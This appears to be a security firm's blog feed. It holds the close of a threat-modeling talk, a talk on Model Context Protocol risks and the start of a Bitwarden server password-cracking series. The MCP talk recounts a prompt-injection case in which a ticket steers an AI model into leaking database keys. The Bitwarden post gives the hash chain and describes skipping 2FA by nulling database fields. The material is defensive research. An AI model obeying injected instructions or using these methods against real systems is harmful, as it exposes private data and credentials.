<p>Through this process you understand the risks in the system and how those risks are or are not mitigated. <em>Unmitigated</em> risks, especially critical ones, should bubble up to a risk register. I highly recommend keeping that register as a visible document in the organization because it is a perfect place to track key threats associated with any system, organization, or application.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide17.png" alt="Slide with text asking if threat modeling is only for &quot;security people,&quot; followed by &quot;No. It’s for anyone building anything.&quot;" /></p>

<p>Now, who should be doing threat modeling? Is threat modeling only for security people? No, it is not. Threat modeling is for anyone who is building anything: architects, engineers, and business product owners. Anyone working with a system knows the product inside and out. The best abuse cases I have seen have come from product owners and business folks; they understand how the product will be used and how it can be misused. You do not need to know every answer about how an attack might occur, but it is already valuable if you simply ask the right questions.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide18.png" alt="Slide discussing threat modeling in e-commerce, highlighting prevention of critical bugs through team collaboration, uncovering authorization flaws, and resulting in bug avoidance." /></p>

<p>Threat modeling prevents critical bugs. In one case study, we worked with a team of engineers building an e-commerce product. During the threat-modeling sessions we discovered a design flaw that relied on static unique identifiers for authorization. We demonstrated how an attacker could enumerate those identifiers; if they leaked, the system would be only a step away from a major breach. Because we identified the issue early, the team fixed the design before it reached production, and the critical bug was avoided.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide19.png" alt="Slide titled &quot;Threat modeling secures infrastructure&quot; with bullet points about predictive agriculture, complex AWS deployment, sensitivity of data, and securing cloud resources. Emphasizes threat modeling outcomes, including uncovering a cheap denial of service attack." /></p>

<p>We built a threat model for a large AWS deployment meant to support <em>predictive agriculture</em>. The project involved sensitive and expensive assets: the computational model, its intellectual property, and related agricultural data.</p>

<p>We created a full formal threat model, produced diagrams, and mapped how everything worked. This process revealed an infrastructure bottleneck in the computational system that could have let attackers cause an inexpensive denial-of-service against customers.</p>

<p>Because we discovered the issue before the service went live, the client could fix it in advance. Threat modeling let the security team focus their limited resources where they mattered most.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide20.png" alt="Presentation slide titled &quot;Threat modeling prioritizes security work&quot; with bullet points: testing an app on an air-gapped device, informal threat model, application test is moot, opt for network test." /></p>

<p>One very recent example came when a customer asked us to test an application running on an air-gapped appliance. That seemed unusual, so I suggested an informal threat model to discuss everything they were worried could go wrong.</p>

<p>We walked through the setup and, as a result of the threat model, we redirected the effort to save time and money. It became clear that testing the application itself was less valuable because the key question was how the appliance was protected from an infrastructure perspective. The customer chose a lighter, more efficient network test instead of a full application test. Threat modeling not only helps prioritize resources for software security, it makes work in general far more efficient.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide21.png" alt="Slide titled &quot;Threat modeling prioritizes security work&quot; detailing how threat modeling helps address potential issues in code development and deployment for a shared-responsibility community project. Text notes a customer's request for this model." /></p>

<p>One example: a customer asked us to build a threat model for a shared-responsibility community development project. They were writing code for the project and wanted us to focus on that specific code, which we did.</p>

<p>Although the threat model initially targeted the code itself, in the process of threat modeling, we redirected the focus because the real problems were in <em>how</em> they were writing the code, not <em>what</em> they were writing. We identified potential issues in the code development and deployment pipeline and pointed out areas they might want to address.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide22.png" alt="Slide titled &quot;ivision makes use of threat modeling&quot; with bullet points on internal and external threat modeling for customer data protection and larger client projects." /></p>

<ul>
  <li>
    <p><em>Internally</em> we build threat models for our own practice so we understand how to protect your data and infrastructure we may have access to, along with all the potential abuse cases and ways we ourselves could be attacked.</p>
  </li>
  <li>
    <p><em>Externally</em> on large infrastructure deployments such as lift-and-shift projects, where many moving parts create a large attack surface, we are incorporating threat modeling in parallel to ensure we design and build securely and account for every abuse case.</p>
  </li>
</ul>

<p>I understand that threat modeling is not the first thing you think about each day; client-facing features and new functionality often seem more urgent, yet threat modeling is still vital for moving the business forward.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide23.png" alt="Slide titled 'Wrapping up' discussing the importance of threat modeling. It emphasizes that new features take priority, but focusing on threat modeling leads to a more secure system with fewer vulnerabilities." /></p>

<p>I want to leave you with this: what if we spent a little bit of time on an activity that is extremely helpful in preventing future vulnerabilities, threat modeling. It would be even better if it were part of a formal software security development lifecycle, though I understand that is not always possible. Ultimately, if you do threat modeling, you end up with a more complete threat model and a more trusted system. Will it eliminate every new vulnerability? Of course not, but it will reduce them, and that might be the best realistic outcome.</p>

<p><img src="/assets/postcontent/introduction-to-threat-modeling/Slide24.png" alt="A slide titled &quot;Threat modeling is asking...&quot; in navy blue at the top, with &quot;What can go wrong?&quot; in black bold text in the center. There are small details like a date at the bottom." /></p>

<p><em>Threat modeling</em> boils down to asking <em>what can go wrong?</em></p>]]></content><author><name>Roman Faynberg</name></author><category term="Security Strategy" /><category term="strategic" /><category term="defensive" /><summary type="html"><![CDATA[Threat modeling is an essential practice for understanding potential security risks. We’ll discuss how imagining worst-case scenarios, like a casino breach via a smart fish tank thermometer, can help in anticipating and mitigating threats.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/fish.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/fish.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">AI Gets a Library Card: Security Ramifications of the Model Context Protocol</title><link href="http://research.ivision.com/model-context-protocol.html" rel="alternate" type="text/html" title="AI Gets a Library Card: Security Ramifications of the Model Context Protocol" /><published>2025-08-01T00:00:00+00:00</published><updated>2025-08-01T00:00:00+00:00</updated><id>http://research.ivision.com/model-context-protocol</id><content type="html" xml:base="http://research.ivision.com/model-context-protocol.html"><![CDATA[<p>MCP is a new protocol that allows AI systems to connect to various applications and tools, enabling them to access specific data and perform tasks. This capability raises significant security concerns, particularly regarding how AI interacts with sensitive information and external systems.</p>

<p>This presentation was delivered at the <a href="/presentations">ivision Security Symposium 2025</a>. This post is based on a transcript of that presentation, and has been edited for clarity.</p>

<p><hr /></p>

<p><img src="/assets/postcontent/model-context-protocol/Slide1.png" alt="Presentation slide with &quot;ivision&quot; logo, titled &quot;AI Gets a Library Card: Security Ramifications of the Model Context Protocol&quot; by Brad Dixon." /></p>

<p>Why in the world would AI need a library card?</p>

<video autoplay="" muted="" loop="" controls="">
  <source src="/assets/postcontent/model-context-protocol/claude1.mp4" type="video/mp4" />
  Your browser does not support the video tag.
</video>

<p>AI is clever. However, it cannot do anything useful without the necessary information. Let’s say you’ve got ChatGPT or Anthropic’s Claude and you ask, <em>Hey, how did my company do over the last four quarters? What are the best-performing products?</em> It doesn’t know a thing about that. It cannot help you. If you’re a public company it might dig around the web and try to get an answer, but it will not be authoritative. It just doesn’t know.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide3.png" alt="Side-by-side comparison of ChatGPT and Lattice user interfaces, both labeled as Large Language Models (LLMs), with visible text boxes and examples of professional development goal generation." /></p>

<p>For clarity, when I say <em>AI</em> I really mean the technology behind large language models, or <em>LLMs</em>. Public systems like ChatGPT use this, for example, but so do internal business tools.</p>

<p>At ivision we use Lattice for our mid-year reviews. I noticed it now includes a new AI feature. You can paste your self-review and click <strong>Make more professional</strong>. You can even add something like, “Make it more professional, but my boss Sarah only speaks Polish,” and the system will translate it into Polish. I found that amusing, though probably not useful for most of you.</p>

<p>You are seeing this AI capability appear in line-of-business applications and, of course, in more and more custom-built solutions. The goal is to create truly useful applications, and that is where MCP comes in.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide4.png" alt="Two side-by-side images: Left shows a vintage classroom with wood desks, chairs, a chalkboard, and various educational items labeled &quot;Ambient Knowledge.&quot; Right depicts a modern library with labeled sections: Prompt, Conversational History, Tool Call and Response, User Message, illustrating &quot;Context&quot; in machine learning systems." /></p>

<p>So a fundamental thing to think about is how AI knows anything. There are only two ways it does. The first is what it learns in the schoolhouse, the training. That training happens once for a release of a model, and it is based on the billions or trillions of documents that the developers hoover up from every source, legal or not, to train these models.</p>

<p>The next way is something you control, and that is the <em>context</em>. For each request you make to an AI, like in ChatGPT, each time you hit Enter and send that request or your application makes a request, a few pieces of information are provided.</p>

<p>First is the system prompt. These are instructions typically controlled by the application, telling the model how it should behave. Next is the conversational history, everything you have talked about so far in that thread with the AI. There are also tools that AI systems can call and get responses from, just like function calls. This is a big deal and the focus right here, how tools are going to be working. Finally, there is the user message, the part you put in.</p>

<p>All of this context information is used only for that one conversational turn and can be changed each time you go through. There is the ambient knowledge that comes from training, and there is the specific knowledge provided in context. If you want to make useful AI systems, it is all about what goes into the context of that request. That is where it happens. The models are shared by everybody, but the context is what makes your AI system actually useful.</p>

<video autoplay="" muted="" loop="" controls="">
  <source src="/assets/postcontent/model-context-protocol/claude2.mp4" type="video/mp4" />
  Your browser does not support the video tag.
</video>

<p>What if someone dragged a financial document into ChatGPT and asked, <em>How have my products been doing over the last four quarters?</em> I built the same demo with a fake company and a fake document. Here is what happens behind the scenes. The PDF is <em>uploaded</em> and <em>converted to text</em>. The system then <em>chops the text into pieces</em>. Based on the question, it <em>selects a few of those pieces and places them in the context</em>. Next, the LLM gets to work. It even writes a small program to analyze the data, runs that program, looks at the result and finally drafts the answer. That raises concerns:</p>

<ul>
  <li>Why was the entire document copied into a public service?</li>
  <li>Which chunks were chosen out of 500 pages?</li>
  <li>Is the generated program any good?</li>
  <li>And will the answer be consistent the next time I ask?</li>
</ul>

<p>Clearly, this is not the right way to handle the question.</p>

<video autoplay="" muted="" loop="" controls="">
  <source src="/assets/postcontent/model-context-protocol/claude3.mp4" type="video/mp4" />
  Your browser does not support the video tag.
</video>

<p>So how do you make a useful AI system that can answer questions like this, questions that require specific information about your company or systems? The way this is happening in 2025 and 2026 is through tools, and those tools are reached by AI through MCP, the Model Context Protocol.</p>

<p>When you give AI the right tools for the job, and this is the same question, just with an MCP tool I developed for the demo, you suddenly get the answers you want. In this example the AI has been given three or four different tools to query some fake financial data and it comes up with a genuinely useful answer.</p>

<p>If you are looking at this and thinking, <em>this is what my business needs</em>, or you have heard your vendors say the applications you use can now plug into AI and be used by AI, you might be asking how that actually happens.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide7.png" alt="Diagram titled 'MCP: Like USB, but for Connecting Applications.' MCP (Standardized protocol) is at the center with bidirectional data flows linking AI applications (e.g., Claude Desktop, Sire) and data sources/tools (e.g., PostgreSQL, Git)." /></p>

<p>The way that’s happening very quickly is through this new protocol called MCP, the Model Context Protocol. It is a way that applications can be connected to other applications. The primary use case, and where this is coming from, is all of the AI providers. This started with Anthropic; in November 2024 they released the spec. A couple of months later OpenAI picked it up and said, <em>You know what, we like this too.</em> With those two big names behind MCP, it has just exploded.</p>

<p>It is now the way these AI systems connect to all sorts of applications. If you go into ChatGPT you have a tab where you can enable connectors, and one of those connectors is your Google Workspace. That is MCP in action: ChatGPT is the client, the MCP server run by Google is the server, and these two applications talk to each other to give the AI the data and tools it needs to get work done.</p>

<p>This has exploded; it’s a really big deal. At the CIO and vendor level, when they start saying, <em>AI is going to change this world,</em> what they are really talking about, from a technical perspective, is AI with tools running in a loop to do a job, and the way that AI is going to get to these tools is through MCP.</p>

<p>Now, the security guy is like, <em>I’m really curious about this.</em></p>

<p><img src="/assets/postcontent/model-context-protocol/Slide8.png" alt="Screenshot of a website titled 'Open-Source MCP servers' displaying a list of available servers with categories like Remote, Python, and Developer Tools. Includes search options, server stats, and matching MCP tool recommendations." /></p>

<p>How does this work? What are the big problems with it? This is really important because there are literally thousands of <em>MCP</em> servers already. A website called <a href="https://glama.ai/mcp">glama.ai</a> lists about 2,500 as of last week when I took that screenshot. These servers let you hook your AI up to just about anything, including the local file system of the computer it’s running on, the webcam, business applications, and developer tools. If the question is how to connect AI to something, this year the answer is <em>MCP</em>.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide9.png" alt="Infographic with text &quot;MCP is More than Tools&quot; and six icons labeled: Resources (book), Tools (gear and wrench), Prompts (speech bubble), Sampling (magic wand), Roots (plant), and Elicitation (light bulb)." /></p>

<p>MCP is about a lot more than just tools. It also gives resources to AI, like files, and can provide prompts. If I want to do a task, here’s how I prompt myself to get something started.</p>

<p>It can use the AI model from the tool, acting like a reverse query that comes to the tool, not from the person. It can also ask your users questions. I’m waiting for the first MCP-powered phishing campaign; it might happen.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide10.png" alt="Image with eight labeled icons: RPC, Authorization, Notifications, Streaming, Schema, Stateful, and Transport, questioning if these concepts are just REST APIs for LLMs. Title asks: 'Is this just REST APIs for LLMs?'&quot;" /></p>

<p>You may be looking at this and saying, “Hey Brad, there have been REST APIs in my line-of-business applications for a long time.” That’s true, but this is different in a couple of ways.</p>

<p>At its core it is a <em>remote procedure call</em> interface. <em>Authorization</em> is required so the AI knows what information it is allowed to access when answering a question. One of the big differences is the <em>transport</em>. With REST APIs you think of the web, HTTP, proxies, DNS, and the ability to intercept and inspect queries. MCP is protocol agnostic. One protocol it supports, primarily for developer purposes, is a local process running on the same machine. So when I talk about hooking your AI up to your local webcam, that happens through a local process.</p>

<p>Anthropic provides an example MCP server that can read files from your file system, send those files to Anthropic to work with them, write them, or modify them. This has obvious security ramifications.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide11.png" alt="Image shows a diagram with a robot holding a book labeled 'Library.' It splits into three paths titled 'No MCP Plans,' 'Use MCP,' and 'Build with MCP,' illustrating decision-making options." /></p>

<p>I’m going to talk about three paths for businesses. The first path is <em>No, I don’t want that; I’m going back into my home business and stamping this out, not yet.</em> The second path is the people who want to use MCP. The third path is the people who might want to build with it in the coming year.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide12.png" alt="Collage of software interfaces with text &quot;Not Doing MCP, Go Away&quot;. Includes user interface images from settings, MCP Call Server, VS Code, and Claude Desktop. Emphasizes user control and local process capabilities." /></p>

<p>Maybe you feel this is not ready for your company yet and you do not want to implement it. First, be aware that end users who can install software can enable it themselves. They can install Claude Desktop and use local or remote MCP servers.</p>

<p>Other applications, including line-of-business apps, will likely embed MCP clients and servers so they can connect to AI locally. This capability may seep into the applications you already use or plan to use.</p>

<p>Once a process has file system access, it can reach many resources. For example, OneDrive files synced locally or, on a Mac, iCal connected to your Exchange server. A user could ask Claude to find a meeting time with specific people, and it would query those calendars. That might be helpful, but it may not be what you intend.</p>

<p>Expect MCP clients to appear in line-of-business applications. Developers should note that VS Code added an MCP client a few months ago, and more are coming. Not all of them will be AI apps; AI demand is driving MCP adoption, but MCP is a useful integration point on its own, much like USB, which lets you connect all sorts of things.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide13.png" alt="A flowchart illustrating the strategy 'Discover and Confine' with MCP options. Branches include 'No MCP Plans' leading to 'Discover Usage' and 'Confine Usage', and 'Use MCP' branching to 'Build with MCP'. Label: 'Standard Anti-Shadow IT Operation'. Logo: &quot;ivision&quot;." /></p>

<p>If you’re not ready for this yet, you’ll need to be active about going out and finding where it’s being used, seeing which line-of-business applications are starting to offer these capabilities and which SaaS applications are. Make sure they don’t get turned on and used behind your back. You need a bit of a campaign; it’s a standard <em>anti-shadow IT</em> project.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide14.png" alt="A slide titled &quot;Use 3rd Party MCP with Commercial AI&quot; featuring a mind map and bullet points. The map outlines steps for using MCP with commercial AI, discussing server authorization, authentication, and security. Bullets emphasize distrust of LLMs, security, server control, and OAuth complexities." /></p>

<p>Now, let’s take an alternate approach: we want to support our users. AI has been useful, and if we give our AI systems better information and tools, they can answer questions and help people get their work done. We like that.</p>

<p>We must always remember that the AI, the LLM, is <em>not</em> a trusted party from a security perspective. Most people do not grasp this. I have watched an eight-year-old use ChatGPT and she has not figured out it is not a person. Adults may know it is not a person, but may place too much trust in the AI. As security practitioners, we must accept that the LLM itself is untrustworthy, even when a trustworthy user interacts with it.</p>

<p>When you hook an LLM to systems containing data you want to keep confidential, you need to think carefully about the risks.</p>

<p>Even if your company only buys software, SaaS and line-of-business developers are rapidly adding MCP servers to their products and rediscovering well-known security vulnerabilities. I will show some examples of this.</p>

<p>A unique burden falls on the person who decides which MCP systems or connectors to enable in ChatGPT or Claude. You must assess security exposure based on the <em>combination</em> of tools. A single match is one thing; a match plus a half-gallon of gasoline is quite another. Combining different MCP servers can give an LLM far more capability than you expect.</p>

<p>Everyone will want these systems to work with their SSO. Because MCP relies on advanced OAuth features that few other systems use, I anticipate bugs. New code gives us new problems.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide15.png" alt="A presentation slide featuring three screenshots about MCP server security issues, including headlines from The Register, EscapeRoute, and Subbase. Text reads &quot;Vet MCP Servers Carefully.&quot;" /></p>

<p>So let’s say you’re just using MCP services offered by your software vendors. They are making new mistakes. This is just in the last month: security faults in MCP servers implemented by commercial software companies.</p>

<p>The top left example is Asana. They decided to make an MCP server but, for whatever reason, allowed it to read data from every one of their tenants. That is not a feature of their web app and they certainly did not intend to do that. They just forgot on the MCP server. New code, new problems. They had this tragic authorization bug, had to pull it down, and fix it. I do not know how it got out the door.</p>

<p>The middle one, Anthropic’s MCP server, had a garden variety path traversal error. We have seen and largely stamped these problems out of web apps for decades, but new code means new problems.</p>

<p>The last one is Supabase. It is a ticketing system and they had a data exfiltration leak.</p>

<p>I will show you how this works in a slide coming up. As a security person you want to look at this new feature and be cautious. Companies have been stumbling over themselves to roll out AI features and say, <em>Oh, it is like it was before but now it has AI and we are raising our prices 30%, too!</em> They love that. In their haste to get to that 30% more they are making fundamental mistakes in application security. MCP is one of those areas. It has only been around since November, but they know it is happening and they are scrambling.</p>

<p>Be cautious. You can test MCP servers; they will be tested differently from web applications. If you are really going to use MCP to create a door to critical data or systems, even if you are not writing that code, put some effort into testing it. You might be the first one to do so.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide16.png" alt="A presentation slide titled &quot;Not Your Mother's OAuth&quot; shows a &quot;New Connector&quot; setup screen on the left and an OAuth process flowchart on the right, with terms like &quot;User Agent&quot; and &quot;MCP Server.&quot;" /></p>

<p>I mentioned that this is not your mother’s OAuth. I won’t go into the details, but when you connect systems you are usually asked for a client ID and client secret. You preregister, fill out a form, get approved, and only then can your system call theirs.</p>

<p>For ChatGPT, Anthropic Claude, or other mega AI vendors, that process is a burden. They want their AI to pick up any available tool, use it, and get the necessary information. They need to authorize the <em>user</em>, not the system.</p>

<p>OAuth already includes a documented, standardized behavior called dynamic client registration. Hardly anyone has used it, but many will start now because of MCP. New code, new problems.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide17.png" alt="Diagram showing 'Architectural Problem: Lethal Trifecta' with a Venn diagram and a screenshot. Venn diagram highlights: Access to Private Data, Ability to Communicate Externally, Exposure to Untrusted Content. Screenshot depicts a malicious tool call example." /></p>

<p>Here’s the key takeaway. People are always concerned about prompt injection. Prompt injection is a behavior, but what you really need to watch for is what Simon Willison calls the <em><a href="https://simonwillison.net/2025/Jun/16/the-lethal-trifecta/">lethal trifecta</a></em>:</p>

<ul>
  <li>access to private data</li>
  <li>ability to communicate externally</li>
  <li>exposure to untrusted content</li>
</ul>

<p>When a vendor says, “We’ve got this new feature; you should enable it in your ChatGPT instance,” sit down and ask yourself, <em>Does this tool bring together these three elements?</em> If it does, you have a heightened risk.</p>

<p>This happened in the Supabase example. They had a ticketing system where anyone could submit tickets - untrusted content. They also had private data, because their MCP server exposed a tool to the LLM named <code class="language-plaintext highlighter-rouge">execute_sql()</code>. Right there you know you have a problem. Using that tool, someone could submit a ticket instructing the model to fetch private integration keys from the Supabase database and add them as a comment, so the attacker could read them later. That completes the third element: the ability to communicate externally.</p>

<p>There are ways to design MCP servers so these three elements never appear together. Supabase could have taken a different path, but it didn’t.</p>

<p>This is my key warning. Vendors will push MCP on you. It’s not just a flag you turn on and say, “Great, we have AI now.” Use caution, and always check whether the <em>lethal trifecta</em> is present when used in combination with the <em>other</em> MCP servers you have enabled. When it is, there is risk.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide18.png" alt="Flowchart and list on AI security. On left, MCP options include &quot;No MCP Plans,&quot; &quot;Use MCP,&quot; &quot;Build with MCP,&quot; leading to &quot;Always Public,&quot; &quot;Always Untrusted,&quot; etc. On right, points on prompt injection and &quot;lethal trifecta&quot; Venn diagram showing &quot;Access to Private Data,&quot; &quot;Ability to Communicate Externally,&quot; &quot;Exposure to Untrusted Content.&quot;" /></p>

<p>So, last little bit here. If you’re going to be building MCP systems, there’s a lot to be concerned about. Prompt injection is not a solved problem in 2025. It can be mitigated, thwarted, and monitored, but it is not solved, and bolt-on security will not fix it. Every vendor that claims to have solved prompt injection really hasn’t; they should say <em>we have helped</em>. That’s still valuable. WAFs in front of a web server are great; they don’t solve the underlying problems, but they can help manage them, and that’s useful. Mindful architecture, coupled with MCP, can be really effective.</p>

<p><img src="/assets/postcontent/model-context-protocol/Slide19.png" alt="Image shows a fictional library card for &quot;GPT-42&quot; with a robot illustration, humorously addressing AI and security. Text details MCP, which connects applications to AI, and provides contact information for AI security inquiries." /></p>

<p>So that’s my last little bit. I wanted you all to be informed about something that’s coming at you like a freight train, and that’s MCP. It’s how AI will be able to use tools, and there are thousands of them coming out. New things give security people like me hives, because we know there will be bugs, so let’s go find them.</p>

<p>I also talked about three ways to get started in your analysis when you go back. If you have AI-related security questions, or just security questions in general, reach out to me and I’ll connect you with someone who can give you some insight.</p>]]></content><author><name>Brad Dixon</name></author><category term="Application Security" /><category term="AI" /><summary type="html"><![CDATA[MCP is a new protocol that allows AI systems to connect to various applications and tools, enabling them to access specific data and perform tasks. This capability raises significant security concerns, particularly regarding how AI interacts with sensitive information and external systems.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/librarycard.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/librarycard.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Bitwarden Research 1: Security Model</title><link href="http://research.ivision.com/bitwarden-server-hashcat-plugin-1-bitwarden.html" rel="alternate" type="text/html" title="Bitwarden Research 1: Security Model" /><published>2025-07-18T00:00:00+00:00</published><updated>2025-07-18T00:00:00+00:00</updated><id>http://research.ivision.com/bitwarden-server-hashcat-plugin-1-bitwarden</id><content type="html" xml:base="http://research.ivision.com/bitwarden-server-hashcat-plugin-1-bitwarden.html"><![CDATA[<p>We frequently encounter situations during our assessments (particularly red teams and internal network pentests) where an attack is theoretically possible but not practically possible during the engagement time window. A real world attacker, however, could take as much time as deemed proportionate for the payoff. In order to provide realistic adversarial simulations, we work outside of engagements to prepare for these scenarios.</p>

<p>In this four-post series, we present the results of one such avenue of research: a hardware-accelerated password recovery tool for Bitwarden servers. Bitwarden is an open-source password manager. It can sync data from various client applications—mobile, PC, browser—to the main Bitwarden server (vault.bitwarden.com) or to a self-hosted server instance. Researchers have published a significant amount of analysis and tooling for recovering passwords from a client application cache, but there is little to be found about post-compromise of a server. In theory, server files should be protected even more strongly than client application caches. In practice, we found that to be true, but we have still been able to extract all stored passwords from real-life server instances using the custom tooling covered in these posts.</p>

<p><strong>To be clear, we have not discovered any vulnerability in Bitwarden, nor are we presenting any flaw in its security model.</strong> There is a known threat inherent to any application that stores all its data on the server: compromise of the server can allow attackers to brute-force user passwords. We are presenting tooling that realizes this threat for <a href="#versioning">older</a> versions of the Bitwarden server, which can be used by server operators to make realistic estimates of attacking difficulty.</p>

<p>In this post we’ll discuss the details of the Bitwarden server security model as they pertain to authentication and hashing. In the following two posts we will walk through our released code and provide commentary. The <a href="/bitwarden-server-hashcat-plugin-4-conclusion.html">final post</a> concludes with results and lessons learned.</p>

<h2 id="advice-for-operators">Advice for Operators</h2>

<p>First, what does this research mean for Bitwarden users who do not deploy their own servers, for example users of the cloud-hosted https://vault.bitwarden.com (or .eu)? <strong>Practically nothing.</strong> You should obviously continue to use a long, preferably random, Master Password.</p>

<p>If you or your IT department deploy a self-hosted Bitwarden vault, this research is more relevant, but it still doesn’t change much. Securing the filesystem backing the Bitwarden server is critically important. This research provides evidence that cracking a Bitwarden server database <strong>given full filesystem access to the server</strong> is not just theoretically possible but practically possible as well. We recommend double-checking the security protections of the server host, any backups, and any host that stores backups.</p>

<h2 id="security-model">Security Model</h2>

<p>Bitwarden uses a security model<sup id="fnref:bitwardensecwhitepaper" role="doc-noteref"><a href="#fn:bitwardensecwhitepaper" class="footnote" rel="footnote">1</a></sup> that is pretty standard for cloud-syncing password managers. Each user creates a Master Password, and all secrets are encrypted with that password. Client applications (browser plugin, phone app, etc.) cache encrypted password databases locally, but can also send encrypted passwords to a configured cloud server. A new client application can request the encrypted passwords from the server database to initialize a new local cache, but it has to authenticate first. Let’s walk through this process of logging in to and accessing a secret stored in a Bitwarden server:</p>

<ol>
  <li>A user accesses the instance in a web browser (this could also be a mobile application or other client).</li>
  <li>The user enters their email and Master Password. The web browser computes the Master Password Hash (details later) and sends it to the server.</li>
  <li>The server computes another hash operation on the Master Password Hash and compares the result to the <code class="language-plaintext highlighter-rouge">masterpassword</code> field of the <code class="language-plaintext highlighter-rouge">User</code> table in the database (this value is “protected”, as discussed in more detail in <a href="/bitwarden-server-hashcat-plugin-3-dataprotection.html">a later post</a>). If there’s a match, the server marks the session as authenticated and continues.</li>
  <li>The user requests a secret, and the server retrieves the corresponding entry from the database and serves it to the client. There are a few more cryptographic steps here that depend on the exact scenario, but the gist of it is that the Master Password is used as the lynchpin that decrypts everything else. See the <a href="https://bitwarden.com/help/bitwarden-security-white-paper/">Bitwarden Security Whitepaper</a> for more details.</li>
</ol>

<p>Our goal, taking an attacker’s mindset, is to recompute the Master Password for entries in the database. An attacker who compromises the server database will have a column of authentication hashes (as mentioned previously, there is an <a href="/bitwarden-server-hashcat-plugin-3-dataprotection.html">extra processing step</a> required here) which can be brute-forced, just as any other password hash can be, to recover the Master Password. The Master Password can then be used to log in to the web interface and retrieve all the secrets or decrypt the entries from the database.</p>

<p><em>Diversion</em>: what if an attacker compromises a database and has a user’s Master Password, but the user has 2FA enabled? Well, 2FA is not cryptographically relevant. One solution for the attacker is to run a modified server that doesn’t enforce 2FA. Another option is to just null the 2FA fields in the database.</p>

<p><em>Further diversion</em>: why isn’t 2FA used to cryptographically protect secrets? The 2FA method that enjoys the most ubiquitous support is TOTP (HOTP shares the same properties). In TOTP, both the server and the device store an identical shared secret, and authentication consists of proving to the server that the device knows the same secret as it. This scheme can’t be used to cryptographically protect data on the server because it inherently requires the secret to be accessible to the server process as plaintext. There are other 2FA schemes that could be used to cryptographically protect a user’s secrets on the server (including the trivial scheme of having a phone app that transparently appends a stored secret to a user’s Master Password during authentication), but there are big trade-offs in terms of usability, adoption, and security.</p>

<h2 id="algorithms">Algorithms</h2>

<p>So what exactly are the hashing algorithms? Let’s build it up piece by piece.</p>

<p>The password a user types in is their <strong>Master Password</strong>.</p>

<p>The Bitwarden client calculates their <strong>Master Key</strong> with <code class="language-plaintext highlighter-rouge">Master Key = PBKDF2-SHA256(password=Master Password, key=Email Address, rounds=600000)</code>, where PBKDF2-SHA256 is Password-Based Key Derivation Function 2 using SHA256 as the underlying hash function. The number of rounds is configurable by the user, but the default is 600000. The user can also switch from PBKDF2-SHA256 to Argon2, but we didn’t analyze or write code to support that. The Master Key is the basis of all secret encryption and decryption, which we won’t cover in this post (see Bitwarden’s <a href="https://bitwarden.com/help/bitwarden-security-white-paper/">whitepaper</a>).</p>

<p>The Bitwarden client calculates the <strong>Master Password Hash</strong> with <code class="language-plaintext highlighter-rouge">Master Password Hash = PBKDF2-SHA256(password=Master Key, key=Master Password, rounds=1)</code><sup id="fnref:PBKDF" role="doc-noteref"><a href="#fn:PBKDF" class="footnote" rel="footnote">2</a></sup>.</p>

<p>To authenticate to a cloud server, the Bitwarden clients sends the Master Password Hash encoded in base64. The server treats this incoming value as a password and uses ASP.NET Core’s <code class="language-plaintext highlighter-rouge">PasswordHasher</code><sup id="fnref:passwordhasher" role="doc-noteref"><a href="#fn:passwordhasher" class="footnote" rel="footnote">3</a></sup> functionality to further hash the value. The specific algorithm varies between versions, but the version we looked at used <code class="language-plaintext highlighter-rouge">PBKDF2-SHA256(password=base64(Master Password Hash), key=Email Address, rounds=10000)</code>. The resultant value is stored in the database using ASP.NET Core’s Data Protection, which is covered in detail <a href="/bitwarden-server-hashcat-plugin-3-dataprotection.html">later</a>.</p>

<p>Putting it all together, the hash stored on the server looks like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Server Password Hash(Master Password, Email Address):
    return PBKDF2-256(
        password=base64(PBKDF2-SHA256(
            password=PBKDF2-SHA256(
                password=Master Password,
                key=Email Address,
                rounds=600000
            ),
            key=Master Password,
            rounds=1
        )),
        key=Email Address,
        rounds=10000
    )
</code></pre></div></div>

<p><em>Diversion</em>: Modern Bitwarden clients cache yet another hash type, used to verify the Master Password and unlock the local database. Instead of storing the Master Password Hash, they take the Master Key and calculate <code class="language-plaintext highlighter-rouge">PBKDF2-SHA256(password=Master Key, key=Master Password, rounds=2)</code> instead of <code class="language-plaintext highlighter-rouge">rounds=1</code> to get the Master Password Hash. Even though this isn’t documented in the whitepaper<sup id="fnref:bitwardensecwhitepaper:1" role="doc-noteref"><a href="#fn:bitwardensecwhitepaper" class="footnote" rel="footnote">1</a></sup>, a user sent an email and got a <a href="https://github.com/0x6470/poc_Bitwarden2Hashcat/issues/1#issuecomment-999368552">response</a> saying that the rationale is so that the cached value can’t simply be sent to a cloud server to authenticate. This password hash is what the existing Bitwarden hashcat plugin (hash mode 23400) cracks. Prior to <a href="https://github.com/bitwarden/jslib/pull/404">2021</a>, clients cached the Master Password Hash.</p>

<h2 id="versioning">Versioning</h2>

